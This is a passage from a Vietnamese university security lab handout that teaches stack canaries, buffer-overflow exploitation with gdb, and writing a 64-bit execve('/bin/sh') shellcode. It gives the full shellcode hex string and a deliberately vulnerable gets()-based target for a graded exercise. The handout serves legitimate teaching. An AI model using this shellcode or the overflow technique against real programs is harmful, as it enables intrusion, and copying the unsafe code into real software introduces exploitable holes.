printf("Password:");

scanf("%s", buf);

if (!strcmp(buf, "250382"))

printf("Password OK :)\n");

else

printf("Invalid Password!\n");

return 0;

}

Trong mã nguồn trên:

* + - * Hàm **main()** nhận input từ người dùng là 1 password, thông qua hàm **scanf()** để lưu vào biến **buf** được khai báo 16 bytes.
      * Chương trình được biên dịch thành 2 phiên bản: 1 phiên bản được biên dịch bình thường với lệnh gcc nên có sử dụng stack canary – **app2-canary**, 1 phiên bản với option **-fno-stack-protector** nên không có stack canary – **app2-no-canary**.

|  |
| --- |
| 1. Sinh viên thực hiện theo hướng dẫn để quan sát khác biệt về code và giá trị stack canary được thêm để bảo vệ stack khỏi tấn công buffer overflow. |

#### Kiểm tra cấu hình sử dụng stack canary của 2 phiên bản app2

Load lần lượt từng chương trình vào gdb và kiểm tra cờ được bật.

**$ gdb** ./app2-canary

Kiểm tra cờ với câu lệnh:

gdb-peda$ **checksec**

Text

Description automatically generated

Ở file **app2-canary**, chúng ta thấy cờ CANARY đã được bật.

Tương tự với file **app2-no-canary**.

**$ gdb** ./app2-no-canary

Kiểm tra cờ với câu lệnh:

gdb-peda$ **checksec**

Text

Description automatically generated


Ở file **app2-no-canary**, cờ CANARY đã bị tắt.

#### Kiểm tra khác biệt về code của 2 phiên bản app2

Sử dụng câu lệnh disassemble để xem mã assembly của hàm main.

gdb-peda$ **disassemble** main

Kết quả so sánh được hiển thị ở hình bên dưới.



Các dấu mũi tên cho thấy tương quan giữa 2 phiên bản với các hàm giống nhau được gọi. Tuy nhiên, trong code assembly của file **app2-canary** sẽ có thêm các đoạn code với mục đích thêm giá trị canary vào stack và tiến hành kiểm tra.

So sánh khác biệt trong code của 2 phiên bản, sinh viên thử xác định vị trí các đoạn code sau trong code assembly:



* + - * Thêm giá trị canary vào stack, dự đoán vị trí của canary trong stack?

Ngay trước EBP và RET

* + - * Kiểm tra giá trị canary trước khi kết thúc hàm.

#### Thực hiện tấn công buffer overflow với 2 file

Giả sử tấn công buffer overflow đơn giản bằng cách nhập các chuỗi input rất dài.



Bên file **app2-canary** sẽ xuất hiện thông báo **stack smashing detected**.

#### Xem giá trị stack canary

Giá trị canary trong stack chỉ xác định khi chương trình chạy.

Sinh viên debug file app2-canary với gdb để xem giá trị stack canary là bao nhiêu?

Load chương trình **app2-canary** vào gdb:

**$ gdb** app2-canary

Chạy chương trình bằng câu lệnh:

gdb-peda$ **start**

Text

Description automatically generated

* **Cách 1: Xem giá trị tại vị trí cụ thể của canary**

Từ bước 2 ta có thể xác định được vị trí sẽ chứa canary trong stack của main. Sau khi debug qua các lệnh thực thi để thêm canary, có thể xem giá trị tại vị trí đó với các lệnh:

gdb-peda$ **x/wx** <địa chỉ>

hoặc vị trí tương đối so với thanh ghi:


gdb-peda$ **x/wx** $ebp – 0xc

* **Cách 2: Xem giá trị dựa trên hàm kiểm tra canary**

Xem code assembly của hàm main với lệnh:

gdb-peda$ **disassemble** main

Quan sát vị trí của lệnh gọi hàm **<stack\_chk\_fail>**. Theo logic, nếu thấy stack canary bị thay đổi, chương trình sẽ gọi hàm **stack\_chk\_fail**, như vậy 1 số lệnh assembly phía trước lệnh gọi hàm này, ví dụ je sẽ kiểm tra giá trị canary. Đặt 1 breakpoint tại các câu lệnh kiểm tra trước khi gọi **<stack\_chk\_fail>**.



Đặt break point tại lệnh ở địa chỉ 0x0804860a, là lệnh mov giá trị trước lệnh je.

gdb-peda$ **b \*** 0x0804860a

gdb-peda$ **info break**

Text

Description automatically generated

Chạy chương trình bằng câu lệnh run như hình bên dưới và nhập input sao cho xảy ra tràn bộ đệm, giả sử 1 chuỗi rất dài ký tự “w”.

Text

Description automatically generated

Text

Description automatically generated

Chương trình đã break tại địa chỉ **0x804860a**. Phân tích code chỗ này:

|  |  |
| --- | --- |
| mov edx,DWORD PTR [ebp-0x8] | Câu lệnh này sẽ mov một giá trị tại địa chỉ [ebp-0x8] vào thanh ghi edx |
| xor edx,DWORD PTR gs:0x14 | Thực hiện phép xor edx với giá trị tại gs:0x14 |
| je 0x804861b <main+160> | Nếu kết quả xor bằng 0 thì nhảy tới <main+160> ngược lại sẽ đến lệnh <main + 155> để gọi hàm stack\_chk\_fail |
| call 0x8048410 <\_\_stack\_chk\_fail@plt> | Gọi hàm khi kiểm tra giá trị stack fail |

Thực thi câu lệnh kế tiếp bằng lệnh n.

gdb-peda$ **n**

Text

Description automatically generated

Chúng ta thấy chương trình đã thực thi xong lệnh ở địa chỉ **0x804860a** và giá trị thanh ghi EDX lúc này là “wwww” (tác động của chuỗi input đã nhập).

Tiếp tục thực thi cậu lệnh kế tiếp bằng lệnh n.

gdb-peda$ **n**

Text

Description automatically generated

Lệnh XOR được thực hiện và giá trị thanh ghi EDX là **0x86f98777**. Lệnh **je** tiếp theo sẽ được thực hiện để kiểm tra xem có nhảy tới hàm **<stack\_chk\_fail>**. Như vậy, để tránh gọi hàm **<stack\_chk\_fail>**, sau khi XOR giá trị EDX phải bằng 0 để chứng tỏ giá trị stack canary chưa bị thay đổi. Từ đó, trong trường hợp không có tấn công buffer overflow, giá trị của EDX trước khi thực hiện lệnh XOR sẽ là giá trị canary cần tìm.

Để xem được giá trị canary là bao nhiêu, chúng ta cần input với trường hợp không xảy ra buffer overflow và xem giá trị của EDX.

Text

Description automatically generated

Sinh viên thử debug lại **app2-canary** để xác định giá trị canary? Giá trị này thay đổi ra sao ở mỗi lần debug?

* + - * Giá trị canary khác nhau ở mỗi lần debug


## Khai thác buffer overflow để truyền shellcode

### Ví dụ khai thác buffer overflow để truyền code thực thi đơn giản

|  |
| --- |
| 1. Sinh viên thực hiện truyền và thực thi code có chức năng thoát chương trình qua lỗ hổng buffer overflow như bên dưới với file **app1-no-canary**. |

Tấn công buffer overflow có thể cho phép nhập vào các byte code thực thi được vào stack để thực thi. Khi đó, ***chuỗi được nhập sẽ thay đổi địa chỉ trả về để trỏ về vị trí của những byte code này trên stack***. Khi hàm bị khai thác thực thi câu lệnh **ret**, chương trình sẽ đến vị trí lưu mã thực thi đã chèn để thực thi thay vì quay về hàm trước.

Như ở hình bên, sinh viên sẽ:



* + - * Tạo và chèn thêm những byte code thực thi của một số lệnh (phần ***executable codes*** cam đậm trong hình), có độ dài tuỳ thuộc vào các lệnh mà chúng đại diện.
      * Tìm địa chỉ trả về mới phù hợp để ghi đè lên **địa chỉ trả về** (phần màu cam đậm phía trên) để thực hiện ý đồ dấu mũi tên.

Các byte còn lại (màu cam nhạt) có thể tuỳ ý (khác 0x0A) hoặc tuỳ yêu cầu.

Ví dụ này tạo 1 số byte code thực thi đơn giản có chức năng thoát chương trình, để truyền vào cho **app1-no-canary** thực thi.

* **Phân tích chương trình cần khai thác**

Áp dụng cách xác định độ dài chuỗi input cần nhập để gây ra lỗi buffer overflow ở **Phần C.1 – Bước 3** với file **app1-no-canary**, đã xác định được cần nhập 1 chuỗi dài ***n*** bytes, trong đó 4 byte cuối là các byte chứa địa chỉ trả về mới để điều khiển luồng.

* **Tạo mã thực thi**
  + - * Viết code dưới dạng mã assembly trong các file **.s**. Ví dụ 2 lệnh assembly thực hiện thoát chương trình:

Graphical user interface, text, application

Description automatically generated

* + - * Chạy các lệnh để tạo các byte code tương ứng (khoanh đỏ) đưa vào chuỗi input.

*Do file cần khai thác được build với option -m32, tạo byte code cũng cần option này.*

**$ gcc -m32 -c** <file .s đầu vào> **-o** <file .o đầu ra>

**$ objdump -d** <file .o>


Text

Description automatically generated

* **Debug chương trình để tìm địa chỉ chuỗi input sẽ được lưu**

Để thực thi được các byte code chuẩn bị đưa vào stack, ta cần biết được địa chỉ cụ thể của nó ở đâu để có thể điều hướng chương trình đến vị trí đó. Tuy nhiên, địa chỉ này *chỉ xác định khi chương trình chạy*, có thể sử dụng gdb để debug và tìm địa chỉ như hướng dẫn ở Phần **C.1 – Bước 3** **– Cách 2**.

Giả sử với kết quả debug, ta được địa chỉ **0x55683968**.



* **Sắp xếp các byte code và địa chỉ trả về mới vào chuỗi input**

Để chương trình thực thi được các byte code trong chuỗi input, nên đảm bảo:



(1) Byte code thực thi (executable codes) nên nằm ***ở đầu*** chuỗi sẽ nhập.

(2) **Địa chỉ trả về mới** là ***vị trí lưu*** của chuỗi được nhập trong stack.

Các vị trí này có thể tuỳ chỉnh, tuy nhiên **luôn đảm bảo** rằng: **địa chỉ trả về mới** ***trỏ đúng*** vào **vị trí bắt đầu của những byte code đầu tiên** trong chuỗi được nhập. Nếu không, khi chương trình nhảy đến vị trí những byte không phải mã thực thi, cố gắng thực thi chúng sẽ gây ra lỗi.

* **Thực hiện tấn công buffer overflow**

Kết quả: (a) thực thi code truyền vào chưa thành công (b) thực thi code truyền vào thành công, chương trình thoát ngay không in ra dòng “End of program”.



*(a)*

*(b)*

### Viết shellcode

*Lưu ý: file cần khai thác là file 64 bit, do đó shellcode viết ở phiên bản 64 bit.*

|  |
| --- |
| 1. Sinh viên thực hiện viết shellcode theo hướng dẫn bên dưới. |

Phần này hướng dẫn viết 1 shell code sử dụng syscall *execve("/bin/sh", NULL, NULL).*

#### Viết mã assembly

Tạo 1 file **shellcode\_nhomX.asm** để gọi syscall *exceve("/bin/sh", NULL, NULL)* với nội dung như sau:

section .text

global \_start

\_start:

push rax

xor rdx, rdx # rdx = NULL la tham so thu 2 cua exceve

xor rsi, rsi # rsi = NULL la tham so thu 3 cua exceve

mov rbx,'/bin//sh' # cho rbx = "/bin/sh"

push rbx # push '/bin/sh' vao stack. rsp se tro den '/bin/sh'

push rsp # push gia tri rsp, tuc push dia chi '/bin/sh'

pop rdi # rdx se chua tham so dau excecve -> "/bin/sh"

mov al, 0x3b # syscall number exceve

syscall

#### Biên dịch file assembly đã code

**$ nasm -f elf64** shellcode\_nhomX.asm **-o** shellcode\_nhomX.o

**$ ld** shellcode\_nhomX.o **-o** shellcode\_nhomX

Thực thi file vừa biên dịch, ta sẽ có kết quả là 1 shell được mở.

Text

Description automatically generated

#### Tạo shellcode

Shellcode ở đây chính là các byte code hay nội dung của file thực thi vừa được biên dịch. Các byte code này sẽ không đọc được bằng các trình soạn thảo thông thường, ta sẽ sử dụng công cụ objdump để xem giá trị của các byte code.

**$ objdump -d** shellcode\_nhomX

Text

Description automatically generated

Xâu chuỗi các mã hex lại theo thứ tự như trên ta có 1 chuỗi shellcode thực thi **exceve("/bin/sh",NULL, NULL):**

|  |
| --- |
| \x50\x48\x31\xd2\x48\x31\xf6\x48\xbb\x2f\x62\x69\x6e\x2f\x2f\x73\x68\x53\x54\x5f\xb0\x3b\x0f\x05 |

#### Kiểm tra shellcode

Ta có thể viết 1 file test\_shell.c để kiểm tra shellcode vừa viết, với nội dung bên dưới.

#include <stdio.h>

void main()

{

unsigned char shellcode[] = "shell\_code"; // insert above shell\_code

int (\*ret)() = (int(\*)())shellcode;

ret();

}

Biên dịch và chạy file *(tham số -z execstack cần để code thực thi được trên stack)*

**$ gcc -z execstack -o** test\_shell test\_shell.c

**$** ./test\_shell

Text

Description automatically generated

### Bài tập khai thác buffer overflow để truyền và thực thi shellcode

*Lưu ý: file được biên dịch với* ***-fno-stack-protector*** *để không sử dụng stack canary và* ***-z execstack*** *để cho phép thực thi code trên stack. Mặt khác, địa chỉ của stack khi chạy bình thường và debug có thể khác nhau.*

|  |
| --- |
| 1. Sinh viên thực hiện khai thác lỗ hổng buffer overflow của file [**demo**](https://uithcm-my.sharepoint.com/:u:/g/personal/khoanh_hcmuit_edu_vn/EX5Pr2bkA6VEj-ZE2w80omsBpqaBMFb8kdYaACrvQVTOmQ?e=l3d7Lk) để truyền và thực thi được đoạn shellcode đã viết. Báo cáo chi tiết các bước tấn công. |

Nội dung cần báo cáo:

* + - * Phương pháp xác định độ dài của input cần nhập *(tham khảo* ***phần C.1 – Bước 3****)*
      * Nội dung shellcode sẽ truyền vào, vị trí đặt shellcode trong input sẽ nhập.
      * Phương pháp để thực thi shellcode (shellcode đặt ở địa chỉ nào trong stack? gọi đến địa chỉ đó như thế nào?)
      * Phương pháp/source code (có giải thích) để truyền input cho file demo *(tham khảo* ***phần C.1 – Bước 5****)*
      * Kết quả tấn công file demo với input đã tạo *(tham khảo phần* ***C.1 – Bước 6****)*

Ví dụ khai thác thành công:

Text

Description automatically generated

Tham khảo mã nguồn của file **demo**:

#include <stdlib.h>

#include <unistd.h>

#include <stdio.h>

#include <string.h>

int main(void)

{

char buffer[32];

printf("DEBUG: %p\n", buffer);

gets(buffer);

}

# YÊU CẦU VÀ ĐÁNH GIÁ

## Yêu cầu

* Sinh viên tìm hiểu và thực hành theo hướng dẫn.
* Sinh viên báo cáo kết quả thực hiện và nộp bài bằng **1 trong 2 hình thức**:

### Cách 1: Báo cáo trực tiếp trên lớp

Báo cáo trực tiếp kết quả thực hành (có hình ảnh minh họa các bước) với GVTH trong buổi học, trả lời các câu hỏi và giải thích các vấn đề kèm theo.

### Cách 2: Nộp file báo cáo

Báo cáo cụ thể quá trình thực hành (có hình ảnh minh họa các bước), trả lời các câu hỏi và giải thích các vấn đề kèm theo trong file PDF theo mẫu tại website môn học.

**Đặt tên file báo cáo theo định dạng như mẫu:**

**[Mã lớp]-LabX\_NhomY\_MSSV1\_MSSV2\_MSSV3**

Ví dụ*: [NT521.N11.ANTT.1]-Lab3\_Nhom1\_20520001\_20520999\_20521000.*

* Nếu báo cáo có nhiều file, nén tất cả file vào file .ZIP với cùng tên file báo cáo.
* Nộp báo cáo trên theo thời gian đã thống nhất tại website môn học.

## Đánh giá

* Sinh viên hiểu và tự thực hiện được bài thực hành, đóng góp tích cực tại lớp.
* Báo cáo trình bày chi tiết, giải thích các bước thực hiện và chứng minh được do nhóm sinh viên thực hiện.
* Hoàn tất nội dung cơ bản và có thực hiện nội dung *mở rộng – cộng điểm* (với lớp **ANTN**).

**Kết quả thực hành cũng được đánh giá bằng kiểm tra kết quả trực tiếp tại lớp vào cuối buổi thực hành hoặc vào buổi thực hành thứ 4.**

**Lưu ý:** Bài sao chép, nộp trễ, “*gánh team*”, … sẽ được xử lý tùy mức độ.

**HẾT**

*Chúc các bạn hoàn thành tốt!*